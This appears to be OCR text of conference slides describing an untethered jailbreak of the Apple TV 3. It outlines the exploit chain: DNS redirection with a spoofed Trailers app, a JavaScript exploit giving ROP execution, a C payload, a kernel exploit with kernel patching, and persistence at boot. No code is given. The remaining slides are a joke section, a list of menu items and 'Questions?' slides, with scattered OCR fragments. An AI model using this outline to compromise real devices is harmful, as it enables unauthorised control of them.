
# Summary


- Redirect DNS, trust selfsigned TLS cert, spoof trailers app
- Run javascript exploit to get ROP execution
- Use ROP to chainload payload written in C
- Payload executes kernel exploit, patches kernel and runs bootstrap
- Deploy another javascript exploit to run at every boot (with kernel exploit)
- Full untethered jailbreak for ATV 3
- Lets you ssh into your ATV

# What can i do with a jailbroken ATV 3?

I really don't know!

~~I really don't know!~~


Funny cat pictures screensaver!
TV
Filme
TV-Sendungen
Musik
Einstellungen
Bloomberg
Red Bull TV
Crunchyroll
Flickr
iCloud-Fotos
Podcasts
Computer
Vevo
WSJ Video
Radio
Qello Concerts
KORTV


Questions?
SAMSUNG
CREATIVE
CREATIVE

# Questions?